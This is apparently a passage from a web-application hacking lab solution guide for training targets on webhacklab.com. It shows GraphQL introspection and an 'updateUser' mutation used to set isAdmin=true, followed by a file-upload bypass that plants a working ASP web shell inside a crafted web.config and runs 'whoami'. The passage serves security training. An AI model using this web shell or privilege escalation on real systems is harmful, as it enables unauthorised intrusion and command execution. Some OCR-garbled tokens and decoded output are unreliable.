- Content-Length: 185
- ETag: W/"b9-QJP62+LI8XMT3oirYQ2d2rjrj9c"
- Date: Wed, 15 Jul 2020 18:05:23 GMT
- Connection: close
- Content:



```
{
        "data": {
          "users": [
            {
              "id": "9",
              "firstname": "user",
              "lastname": "nine",
              "email": "user9@webhacklab.com",
              "mobile": "6512378690",
              "address": "nineth user, abc apartment",
              "salary": 81000
            }
          ]
        }
      }
```



Part 3: Using GraphQL mutation, view expenses of all the users.

Solution:

Step 1: Navigate to 'http://expense.webhacklab.com:3000/login', enter credentials and click on 'Sign In'.



Step 2: Capture the login request and send it to the Burp Repeater.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'Intercept' button is highlighted with a red box. The request details show a POST to 'http://192.168.200.12:9000'. The request body is a JSON object:

```
1 POST /login HTTP/1.1
2 Host: 192.168.200.12:9000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://expense.webhacklab.com:3000/login
8 content-type: application/json
9 origin: http://expense.webhacklab.com:3000
10 Content-Length: 56
11 Connection: close
12
13 {
  "email": "user85@mailinator.com",
  "password": "Test@1234"
}
```

Step 3: Capture and decode the Base64 JWT token from the HTTP response and observe that the user role is ‘isAdmin=false’.

```

Request
Pretty Raw \n Actions ▾
1 POST /login HTTP/1.1
2 Host: 192.168.200.12:9000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://expense.webhacklab.com:3000/login
8 content-type: application/json
9 origin: http://expense.webhacklab.com:3000
10 Content-Length: 56
11 Connection: close
12
13 {
    "email": "user85@mailinator.com",
    "password": "Test@1234"
}

Response
Pretty Raw Render \n Actions ▾
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Access-Control-Allow-Origin: *
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 329
6 ETag: W/"149-i9wj/iuN0V9RVYwXHDqkXkszAXA"
7 Date: Wed, 02 Jun 2021 05:03:39 GMT
8 Connection: close
9
10 {"token":
    "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MjYyLC
    JlbWFpbCI6InVzZXi4NUBtYWIsaW5hdG9yLmVvbSIsImZpcnN0bm
    FtZSI6IlVzZXi4NSIsImxhc3RuYW1lIjoioDUiLCJtb2JpbGUiOi
    IxMjMONTY3ODkwIiwiYWRkcmVzcyI6IlVuaxRlZCBLaw5nZG9tII
    wic2FsYYJ5IjoiMjAwMCIsImlzQWRtaW4iOmZhbHNlLCJpYXQiOj
    E2MjI2MTAyMTl9.qshFYLWadIyLeXpiW3t4gD0VpR50r3rmJYbkm
    dFv3HY"
}
11 {"alg": "HS256", "typ": "JWT"} {"id": 262, "email": "user85@mailinator.com", "firstname": "User85", "lastname": "85", "mobile": "1234567890", "address": "United Kingdom", "salary": "2000", "isAdmin": false, "iat": 1622610219} aÈ`µtÈyzb[{xÈ3ÈytÈzÈäÈNo

```

Step 4: Navigate to the ‘ViewExpense’ page and observe that you can view the expenses added by you

| Date | Title | Description | Amount |
|------------|--------|-----------------|--------|
| 06-02-2021 | Laptop | Laptop Purchase | 2000 |

Step 5: Create an Introspection query to fetch GraphQL schema information and send it to the GraphQL endpoint.

Introspection Query:

```
{"query": "{__schema{types{name,fields{name}}}}"}}
```

After analysing the HTTP Response of the Introspection query, it can be observed that the GraphQL endpoint will have mutations named ‘addExpense’ and ‘updateUser’

| Request | Response |
|--|--|
| <pre>1 POST /graphql HTTP/1.1 2 Host: 192.168.200.12:9000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 4 Firefox/60.0 5 Accept: /* 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer: http://expense.webhacklab.com:3000/addexpense 9 content-type: application/json 10 authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MTEsImVtYWlsIjoidXNlcjI1 NEB3ZWJoYWNrbGFilmNvbSIsImZpcnN0bmFtZSI6InVzZXIxIiwiG5hbWUiOiiL CJtb2JpbGUoIi40Dk50Dg3NzY3IiwiYWRkcmVzcyI6InVzZXIyNTRAd2ViaGFja2xhYi 5jb20iLCJzYWxhcnciOiiLCJpYXQi0jE2MTI30Dg3NTV9.GDXvJxZwqXgZFySk5irLaz QYe228EuIu2rodTgoW_KM 10 origin: http://expense.webhacklab.com:3000 11 Content-Length: 48 12 Connection: close 13 14 {"query": "{__schema{types{name,fields{name}}}}"}</pre> | <pre>}, { "name": "ID", "fields": null }, { "name": "Mutation", "fields": [{ "name": "addExpense" }, { "name": "updateUser" }] }, { "name": "Int", "fields": null }, { "name": "expense", "fields": [] }</pre> |

Step 6: To fetch mutation schema information, send the below mutation query to the GraphQL endpoint.

Introspection Mutation Query:

```
{"query": "{__schema{mutationType{name,fields{name,args{name}}}}}"}
```

| Request | Response |
|---|---|
| <pre>1 POST /graphql HTTP/1.1 2 Host: 192.168.200.12:9000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 4 Firefox/60.0 5 Accept: /* 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer: http://expense.webhacklab.com:3000/addexpense 9 content-type: application/json 10 authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MTEsImVtYWlsIjoidXNlcjI1 NEB3ZWJoYWNrbGFilmNvbSIsImZpcnN0bmFtZSI6InVzZXIxIiwiG5hbWUiOiiL CJtb2JpbGUoIi40Dk50Dg3NzY3IiwiYWRkcmVzcyI6InVzZXIyNTRAd2ViaGFja2xhYi 5jb20iLCJzYWxhcnciOiiLCJpYXQi0jE2MTI30Dg3NTV9.GDXvJxZwqXgZFySk5irLaz QYe228EuIu2rodTgoW_KM 10 origin: http://expense.webhacklab.com:3000 11 Content-Length: 66 12 Connection: close 13 14 {"query": "{__schema{mutationType{name,fields{name,args{name}}}}"}"}</pre> | <pre>], { "name": "updateUser", "args": [{ "name": "firstname" }, { "name": "lastname" }, { "name": "mobile" }, { "name": "address" }, { "name": "salary" }, { "name": "isAdmin" }] }</pre> |



Note: After analyzing the 'updateUser' mutation information in HTTP Response, it can be observed that the user information like 'firstname', 'salary', 'address', 'mobile number' and user role 'isAdmin' can be updated.

Step 7: Craft a GraphQL query to update user role 'isAdmin=True' value as shown in Figure:

GraphQL Query:

```
{"query": "mutation{\n  updateUser(firstname: \"user\", lastname: \"updated\", mobile: \"0000000000\", address: \"AWH\", salary: \"2500\", isAdmin: true){\n    isAdmin\n  }\n}"}
```

| Request | Response |
|--|--|
| Raw Params Headers Hex <pre> 1 POST /graphql HTTP/1.1 2 Host: 192.168.200.12:9000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: http://expense.webhacklab.com:3000/viewexpense 8 content-type: application/json 9 authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cI6IkpXVCJ9.eyJpZCI6MSwiZW1haWw1oiJlc2VzMUB3ZWJoYWNrzbGFi LmNvbSIsImZpcnN0bmFtZSI6InVzZXIiLCjyXXN0bmFtZSI6Im9uZSIisIm1vYmlsZSI6Ijk40Tg50Dk3N zkiLCJhZGRyZXNzIjoidXNLciBvbmlUgYmVOYSBmbGF0LCBhd2ggbGFiiIiwc2FsYXJ5IjoiMjUwMDAiLC Jpc0FkbWluIjpmYWzzZSw1alWF0IjoxNjEyODYxOTA4fQ.bxdbdFkB7C6F-RV20PsW2PqxyBUT3W_ROPDe zISBTsg 10 origin: http://expense.webhacklab.com:3000 11 Content-Length: 173 12 Connection: close 13 14 {"query": "mutation{\n updateUser(firstname: \"user\", lastname: \"one\", mobile: \"9898989779\", address: \"user\", salary: \"25000\", isAdmin: true{\n isAdmin\n }\n}"}</pre> | Raw Headers Hex <pre> HTTP/1.1 200 OK X-Powered-By: Express Access-Control-Allow-Origin: * Content-Type: application/json; charset=utf-8 Content-Length: 42 ETag: W/"2a-uRdeAWn/dl8/iIQmmyhBgs+3JE" Date: Tue, 09 Feb 2021 09:23:18 GMT Connection: close { "data": { "updateUser": { "isAdmin": false } } }</pre> |

Step 8: Logout and login again with the same user.



NotSoSecure part of

claranet cyber security

Step 9: Capture and decode the Base64 JWT token from the HTTP response and observe that the user role is ‘isAdmin=true’

```

Request
Pretty Raw \n Actions ▾
1 POST /login HTTP/1.1
2 Host: 192.168.200.12:9000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://expense.webhacklab.com:3000/login
8 content-type: application/json
9 origin: http://expense.webhacklab.com:3000
10 Content-Length: 56
11 Connection: close
12
13 {
    "email": "user85@mailinator.com",
    "password": "Test@1234"
}

Response
Pretty Raw Render \n Actions ▾
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Access-Control-Allow-Origin: *
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 287
6 ETag: W/"11f-ERjxc2BGlU7u/N4mznDo49sXK18"
7 Date: Wed, 02 Jun 2021 05:10:15 GMT
8 Connection: close
9
10 {"token":
    "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MjYyLC
    JlbWFpbCI6InVzZXi4NUBtYwlsaw5hdG9yLmhvbSIsImZpcnN0bm
    FtZSI6ImMiLCJsYXN0bmFtZSI6ImIiLCJtb2JpbGUoIjiIiwiYw
    RkcmVzcI6ImIiLCJzYWhcnkiOijIiwiiaXNBZG1pbii6dHj1ZS
    wiaWF0IjoxNjIyNjE1fQ.OcEKB-Sd45hMqAwVYIKYNH7ilxK
    4x5bw9 unM4KhP o"
}
11 {"alg": "HS256", "typ": "JWT"} {"id": 262, "email": "user85@mailinator.com", "firstname": "c", "lastname": "b", "mobile": "b", "address": "b", "salary": "b", "isAdmin": true, "iat": 1622610615} RwRa2 0W"
12 Nú\Ja[AÜ$3i

```

Step 10: Navigate to ‘ViewExpense’ and observe that you can view the expenses of all the users.

| Date | Title | Description | Amount |
|------------|----------------|-------------------------|--------|
| 06-11-2020 | Laptop charger | HP Laptop Charger fr... | 2000 |
| 04-13-2021 | Expense1 | Expense1 | 5000 |
| 05-27-2021 | Mobile Phone | Mobile repairs | 1000 |
| 05-27-2021 | Phone | Mobile phone | 500 |
| 05-27-2021 | qwertyu | qwertyui | 64532 |
| 05-27-2021 | Phone | Mobile phone | 500 |
| 05-27-2021 | Monitor | Samsung Ultrawide ... | 1499 |
| 05-27-2021 | Test Expense | Test | 2000 |
| 06-02-2021 | Laptop | Laptop Purchase | 2000 |

Module: Tricky file uploads


Bypassing File Validations #1

Challenge URL: <http://topup.webhacklab.com/Account/Profile>

- Identify the upload functionality and abuse it to upload a web shell.

Solution:

Step 1: Login into the topup application and navigate to the profile update page. The profile update page allows the user to upload a profile picture.



The screenshot shows a web browser window with the URL topup.webhacklab.com/Account/Profile. The page title is "Profile". The user information displayed is Name: Sanjay, Mobile: 8128595057, Question: Testing material, Password Answer: *****. Below this, there is a "Profile Image" section with a placeholder image and a "Browse..." button. A red box highlights both the "Browse..." button and the message "No file selected.". To the right, there is a "Membership" section showing a bronze level icon. At the bottom, there is a large red box highlighting the "UPDATE" button.

Upload an image and the application displays the image in your profile.

Step 2: The application being developed in ASP.NET, try to upload an ASP file (test.asp) with the following content.

```
<%
Set oScript = Server.CreateObject("WSCRIPT.SHELL")
Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")
Set oFileSys = Server.CreateObject("Scripting.FileSystemObject")
Function getCommandOutput(theCommand)
    Dim objShell, objCmdExec
    Set objShell = CreateObject("WScript.Shell")
    Set objCmdExec = objShell.exec(theCommand)
    getCommandOutput = objCmdExec.StdOut.ReadAll
end Function
%>

<HTML>
<BODY>
<FORM action="" method="GET">
<input type="text" name="cmd" size=45 value="<%= szCMD %>">
<input type="submit" value="Run">
</FORM>
<PRE>
<%= "\\" & oScriptNet.ComputerName & "\" & oScriptNet.UserName %>
<%Response.Write(Request.ServerVariables("server_name"))%>
<p>
<b>The server's port:</b>
<%Response.Write(Request.ServerVariables("server_port"))%>
</p>
<p>
<b>The server's software:</b>
<%Response.Write(Request.ServerVariables("server_software"))%>
</p>
<p>
<b>The server's software:</b>
<%Response.Write(Request.ServerVariables("LOCAL_ADDR"))%>
<% szCMD = request("cmd")
thisDir = getCommandOutput("cmd /c" & szCMD)
Response.Write(thisDir)%>
</p>
<br>
</BODY>
</HTML>
```

The application does not accept the asp file, as shown below:

The screenshot shows a proxy tool interface with two tabs: "Request" and "Response".

Request Tab:

- Target: <http://topup.webhacklab.com>
- Raw Headers:

```
yZS5jb20iLCJpc3MiOiJodHRwOi8vbG9jYWxob3N0ojuNDMyLyIsImV4cCI6MTU1MTA5MTUzNSwibmJmIjoxNTQ5ODgxOTM1fQ.qQEeu-E_2ha60ivudfbpwkeI936bYpJAzAhYNEPTDHI
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=-----17992177847360622811492950047
Content-Length: 1315
Connection: close
Cookie: ASPSESSIONIDAASQSACT=GGJJJKAGMHGKMOKKNKMHCO
```
- Content-Disposition: form-data; name="profileimg"; filename=**"shell.asp"**
- Content-Type: text/xml

Script Content (highlighted):

```
<%
Set oScript = Server.CreateObject("WSCRIPT.SHELL")
Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")
Set oFileSys = Server.CreateObject("Scripting.FileSystemObject")
Function getCommandOutput(theCommand)
    Dim objShell, objCmdExec
    Set objShell = WScript.CreateObject("WScript.Shell")
    Set objCmdExec = objShell.Exec(theCommand)
    If objCmdExec.Status = 0 Then
        getCommandOutput = objCmdExec.StdOut.ReadAll()
    Else
        getCommandOutput = "Error: " & objCmdExec.Status
    End If
End Function
%>
```

URL bar: <http://topup.webhacklab.com/api/user/1>

Response Tab:

- HTTP/1.1 400 Bad Request
- Cache-Control: no-cache
- Pragma: no-cache
- Content-Type: application/json; charset=utf-8
- Expires: -1
- Server: Microsoft-IIS/10.0
- X-AspNet-Version: 4.0.30319
- X-Powered-By: ASP.NET
- Date: Mon, 11 Feb 2019 11:34:40 GMT
- Connection: close
- Content-Length: 23

Response Body (highlighted):

```
"unsupported file type"
```

Step 3: Try to upload other file extension config (web.config) using the following content. The application will accept the config file. Refresh the Profile page and access the URL by right-clicking on ‘Copy Image Location’. Add a parameter to the URL and provide the command that you wish to execute and the page will display the output.

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
    <system.webServer>
        <handlers accessPolicy="Read, Script, Write">
            <add name="web_config" path="*.config" verb="*" modules="IsapiModule"
scriptProcessor="%windir%\system32\inetsrv\asp.dll" resourceType="Unspecified"
requireAccess="Write" preCondition="bitness64" />
        </handlers>
        <security>
            <requestFiltering>
                <fileExtensions>
                    <remove fileExtension=".config" />
                </fileExtensions>
                <hiddenSegments>
                    <remove segment="web.config" />
                </hiddenSegments>
            </requestFiltering>
        </security>
    </system.webServer>
</configuration>

<%
Set oScript = Server.CreateObject("WSCRIPT.SHELL")
Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")
Set oFileSys = Server.CreateObject("Scripting.FileSystemObject")
Function getCommandOutput(theCommand)
    Dim objShell, objCmdExec
    Set objShell = CreateObject("WScript.Shell")
    Set objCmdExec = objshell.exec(thecommand)
    getCommandOutput = objCmdExec.StdOut.ReadAll
end Function
%>

<HTML>
<BODY>
    <FORM action="" method="GET">
```

```

<input type="text" name="cmd" size=45 value="<%= szCMD %>">
<input type="submit" value="Run">
</FORM>
<PRE>
<%= "\\" & oScriptNet.ComputerName & "\" & oScriptNet.UserName %>
<%Response.Write(Request.ServerVariables("server_name"))%>
<p>
<b>The server's port:</b>
<%Response.Write(Request.ServerVariables("server_port"))%>
</p>
<p>
<b>The server's software:</b>
<%Response.Write(Request.ServerVariables("server_software"))%>
</p>
<p>
<b>The server's software:</b>
<%Response.Write(Request.ServerVariables("LOCAL_ADDR"))%>
<% szCMD = request("cmd")
thisDir = getCommandOutput("cmd /c" & szCMD)
Response.Write(thisDir)%>
</p>
<br>
</BODY>
</HTML>

```

Send Cancel < | > Target: <http://topup.webhacklab.com>

Request

Raw Params Headers Hex JWS

```

9 X-Requested-With: XMLHttpRequest
10 Content-Length: 2185
11 Content-Type: multipart/form-data;
boundary=-----14632708061159860150529954137
12 Connection: close
13
14 -----14632708061159860150529954137
15 Content-Disposition: form-data; name="profileimg"; filename="web.config"
16 Content-Type: application/octet-stream
17

```

Search... 0 matches \n Pretty

Response

Raw Headers Hex Render


```

3 Pragma: no-cache
4 Content-Type: application/json; charset=utf-8
5 Expires: -1
6 Server: Microsoft-IIS/8.5
7 X-AspNet-Version: 4.0.30319
8 X-Powered-By: ASP.NET
9 Date: Thu, 23 Jul 2020 10:05:03 GMT
10 Connection: close
11 Content-Length: 31
12
13 "Profile uploaded successfully"

```


Search... 0 matches \n Pretty

Step 4: Shell is uploaded and accessible.



The screenshot shows a web browser window with the URL `topup.webhacklab.com/content`. In the main content area, there is a text input field containing the command `\\"\\DESKTOP-16KNB1C\\IUSRtopup.webhacklab.com`. Below this, the text "The server's port:" is followed by "80". Further down, "The server's software:" is listed as "Microsoft-IIS/10.0". At the bottom, another "The server's software:" entry shows "192.168.1.102". A "Run" button is visible at the top right of the input field.

Step 5: Execute the command “whoami” and check the output.



The screenshot shows a web browser window with the URL `topup.webhacklab.com/content`. In the main content area, there is a text input field with the command `whoami` highlighted with a red box. Below this, the text "The server's port:" is followed by "80". Further down, "The server's software:" is listed as "Microsoft-IIS/10.0". At the bottom, another "The server's software:" entry shows "192.168.1.102 iis apppool\\topup" with a red box around it. A "Run" button is visible at the top right of the input field.

